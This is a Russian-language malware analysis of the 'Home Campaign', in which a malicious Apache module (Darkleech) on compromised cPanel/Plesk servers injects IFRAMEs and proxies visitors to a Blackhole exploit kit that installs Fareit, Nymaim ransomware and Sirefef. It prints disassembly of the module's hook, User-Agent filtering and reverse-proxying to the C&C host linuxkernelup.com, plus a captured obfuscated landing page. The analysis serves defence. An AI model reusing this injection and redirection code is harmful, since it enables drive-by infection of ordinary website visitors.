
The Home Campaign

В этом году мы неоднократно писали о вредоносных Apache-модулях и компрометации ими легитимных веб-серверов, что приводило к перенаправлению пользователей на вредоносные сайты. Было установлено, что различные случаи компрометации этих веб-серверов имеют схожие свойства и относятся к одной кампании по распространению вредоносного ПО, мы назвали ее «Home Campaign». Приведем некоторые факты об этой кампании:

- Кампания продолжается уже с февраля 2011 г.
- Скомпрометированные веб-серверы находились под управлением cPanel и Plesk.
- В кампании учавствовало более 40 тыс. доменов.

Кампания


В целом заражение пользователя в Home Campaign можно описать следующей схемой.



Разумеется первым этапом является компрометация самого веб-сервера, в результате чего, на него будет установлен вредоносный модуль Apache (Darkleech). Компонент Darkleech продается на подпольных форумах киберпреступников и определяется нами как Linux/Chapro. Когда пользователь обращается к веб-сайту зараженного сервера, вредоносный код добавляет специальный IFRAME к коду запрашиваемой страницы, через который загружается вредоносное содержимое. При этом используется URL формата *hxxp://129.121.xx.xxx/9bd5113b9edfc221e46f6983ab334927/q.php*. Наши данные телеметрии показывают, что по этой ссылке происходили перенаправления с 270 веб-страниц.

Через вредоносный IFRAME пользователь перенаправляется на страницу набора эксплойтов Blackhole, который пытается эксплуатировать уязвимости в браузере или в его установленных плагинах. В случае успешного применения одного из эксплойтов на компьютер пользователя устанавливается вредоносный код, включая Pony Loader (Fareit), Nymaim и Sirefef.


После заражения, большинство пользователей оказываются с заблокированными ransomware (Nymaim) компьютерами, с требованием заплатить $300 для разблокировки. Тема в сообщении изменяется в зависимости от региона расположения компьютера жертвы. На рисунке ниже представлено сообщение для компьютеров, расположенных в США.



Эта кампания продолжается уже на протяжении длительного времени. Согласно нашим данным, используемые страницы Blackhole активны на протяжении более двух лет. В начале кампании вредоносные URL использовали шаблон /Home/ при формировании URL, например, *hxxp://64.247.xxx.xxx/Home/index.php*, поэтому мы дали название «Home» для этой кампании. В октябре 2012 г., этот шаблон был изменен с использованием q.php и добавлением названия директории, которое генерировалось случайным образом. Текущая конфигурация URL-адреса Darkleech-модуля, устанавливаемая на скомпрометированные веб-серверы используется шаблон /Home/index.php.

```
                public KEY_XOR
KEY_XOR         db 0, 0Fh, 0Eh, 0B1h, 52h, 9Ah, 0E6h, 0FCh, 92h, 0C8h
                                        ; DATA XREF: .got:KEY_XOR_ptr↑o
                db 5Ch, 0B5h, 8Bh, 4Eh, 0FAh, 4, 87h, 7Ah, 3Eh
                public C_MODULE_VERSION
C_MODULE_VERSION db '2012.12.14'        ; DATA XREF: .got:C_MODULE_VERSION_ptr↑o
                public C_CC_HOST
C_CC_HOST       db '[redacted]'         ; DATA XREF: .got:C_CC_HOST_ptr↑o
                public C_CC_URI
C_CC_URI        db '/Home/index.php'    ; DATA XREF: .got:C_CC_URI_ptr↑o
                align 20h
                public C_CC_REQUEST_FORMAT
C_CC_REQUEST_FORMAT db 'POST %s HTTP/1.1',0Ah
                                        ; DATA XREF: .got:C_CC_REQUEST_FORMAT_ptr↑o
                db 'Host: %s',0Ah
                db 'Content-Type: application/x-www-form-urlencoded',0Ah
                db 'Content-Length: %i',0Ah
                db 0Ah
                db '%s'
                public C_MARKER_LEFT
C_MARKER_LEFT   db '{{{'                ; DATA XREF: .got:C_MARKER_LEFT_ptr↑o
                public C_MARKER_RIGHT
C_MARKER_RIGHT  db '}}}'                ; DATA XREF: .got:C_MARKER_RIGHT_ptr↑o
```

Наши данные телеметрии показывают, что в кампании было использовано около 40 тыс. различных IP-адресов и доменов для Blackhole exploit kit. В мае 2013 г. 15 тысяч таких IP-адресов и доменов использовались для Blackhole одновременно. Ниже на скриншоте показана сеть 129.121.0.0/16, в которой более пяти тысяч адресов использовались в этой кампании.



Возникает вопрос, каким образом злоумышленникам удалось осуществлять контроль над таким большим количеством IP-адресов и доменов. Дело в том, что многие веб-хостинги используют панели управления Plesk и CPanel для управления своими сетями, а также сайтами, причем речь идет о сотнях или тысячах веб-сайтах. Специалистами нашей антивирусной лаборатории была выявлена другая модификация Darkleech, которая использовалась для установки на скомпрометированные серверы. Эта версия содержит дополнительный обработчик для направления запросов на Blackhole.

```
; Attributes: bp-based frame

add_apache_hook proc near

var_8= qword ptr -8

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+var_8], rdi
mov     ecx, 0Ah
mov     edx, 0
lea     rsi, REQUEST_REC
lea     rdi, specialpath_hook
call    _ap_hook_insert_filter
mov     ecx, 0Ah
mov     edx, 0
lea     rsi, main_darkleech_filter
lea     rdi, aDl          ; "dl"
call    _ap_register_output_filter
leave
retn
add_apache_hook endp
```

Обработчик использует другой алгоритм шифрования, отличный от того, который использовался в первоначальном варианте Darkleech. После того как он получит управление, происходит расшифровка четырех строк. Для поступающих запросов, функция рассчитывает хэш на основе поля Host HTTP-заголовка. При этом, если такой хэш содержится в строке URL-запроса, обработчик продолжает исполнение своего кода, в противном случае запрос обрабатывается как обычно через Apache.

```
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 268h
mov     [rbp+REQUEST_REC], rdi
lea     rdi, str_UserAgent ; "User-Agent"
call    _decrypt
mov     [rbp+UserAgent], rax
lea     rdi, str_X_HOSTNAME_MD5 ; "X-HOSTNAME-MD5"
call    _decrypt
mov     [rbp+XHOSTNAMEMD5], rax
lea     rdi, str_HOSTSALT ; "_HOSTSALT"
call    _decrypt
mov     [rbp+HOSTSALT], rax
lea     rdi, str_linuxkernelup ; "http://linuxkernelup.com/links"
call    _decrypt
```

Код обработчика также проверяет поле User-Agent в запросе и отклоняет запросы, которые не содержат «MSIE» или «Java».

```
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.the_request]
mov     rdx, [rbp+_special_path]
mov     rsi, rdx
mov     rdi, rax
call    _strstr
mov     [rbp+specialpathInRequest], rax
cmp     [rbp+specialpathInRequest], 0
jz      loc_80DC        ; Checks if the host hash is found in the requested path
```

```
mov     rax, [rbp+apr_UserAgent] ; checks that the User-Agent of the request is either MSIE or Java, else
                                 ; the request is skipped.
lea     rsi, needle      ; "MSIE"
mov     rdi, rax         ; haystack
call    _strstr
test    rax, rax
jnz     short loc_800A
```

```
mov     rax, [rbp+apr_UserAgent]
lea     rsi, aJava       ; "Java"
mov     rdi, rax         ; haystack
call    _strstr
test    rax, rax
jz      loc_810A
```

После того, как вредоносный код модифицировал запрос, он будет перенаправлен на linuxkernelup.com с использованием mod_proxy. Заголовок X-HOSTNAME-MD5 добавляется к запросу, который содержит хэш имени хоста.

```
loc_800A:
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.headers_in]
mov     rdx, [rbp+_special_path]
mov     rcx, [rbp+XHOSTNAMEMD5]
mov     rsi, rcx
mov     rdi, rax
call    _apr_table_mergen
mov     rax, [rbp+REQUEST_REC]
mov     rdx, [rax+request_rec.unparsed_uri]
mov     rax, [rbp+REQUEST_REC]
mov     [rax+request_rec.uri], rdx
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.uri]
mov     rcx, [rbp+_special_path]
lea     rdx, byte_96BB  ; "\0"
mov     rsi, rcx
mov     rdi, rax
call    _replace
mov     rcx, rax
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.pool]
mov     rdx, [rbp+DARKLEECH_CC]
mov     r8d, 0
lea     rsi, aProxy      ; "proxy:"
mov     rdi, rax
mov     eax, 0
call    _apr_pstrcat
mov     rdx, [rbp+REQUEST_REC]
mov     [rdx+request_rec.filename], rax
mov     rax, [rbp+REQUEST_REC]
mov     [rax+request_rec.proxyreq], PROXYREQ_REVERSE ; reverse proxy the request
mov     rax, [rbp+REQUEST_REC]
lea     rdx, [rbp+str_proxy_server] ; "proxy-server", reroutes the request to mod_proxy
mov     [rax+request_rec.handler], rdx
mov     rax, [rbp+REQUEST_REC]
mov     rax, [rax+request_rec.server]
mov     qword ptr [rax+40h], 0
jmp     short loc_810B
```

На следующем рисунке показано как выглядит окончательный запрос, который отправляется на сервер Blackhole.

```
GET /links/q.php HTTP/1.1
Host: linuxkernelup.com
Accept: text/html, application/xhtml+xml, */*
Referer: http://        a.info/news/457/
Accept-Language: ja-JP
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;JAJP)
Accept-Encoding: gzip, deflate
X-HOSTNAME-MD5: 5907badc6f2fb1e1/
X-Forwarded-For: 153.181.
X-Forwarded-Host:                e.net
X-Forwarded-Server:              _e.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/0.7.65
Date: Sat, 08 Jun 2013 02:24:40 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.15

f53
<body><style>b,div{position:absolute;top:-2000px;}</style><b id="a123"></
u><b>57,76,63,71,66,64,81,29,64,73,62,80,80,70,65,58,31,96,105,112,102,97,55,50,53,50,47,67,50,66,
3,67,49,42,46,46,65,49,42,62,47,49,50,42,45,45,53,45,64,51,67,52,49,47,53,49,31,29,116,102,97,113,
6,31,29,101,98,102,100,101,113,58,31,46,31,59,57,77,62,79,62,74,29,107,94,106,98,58,31,94,109,109,
4,105,114,98,58,31,101,113,113,109,55,44,44,112,101,98,111,119,102,98,117,96,101,94,107,100,98,43,
44,50,54,45,52,95,94,97,96,51,99,47,99,95,46,98,46,44,50,54,45,52,95,94,97,96,51,99,47,99,95,46,98
```

Blackhole landing page

Нам все еще неизвестен способ, с помощью которого злоумышленники получали доступ на серверы. Возможно с использованием информации об аккаунтах, которые были украдены с использованием Fareit, который позволяет красть информацию об учетных записях FTP и HTTP.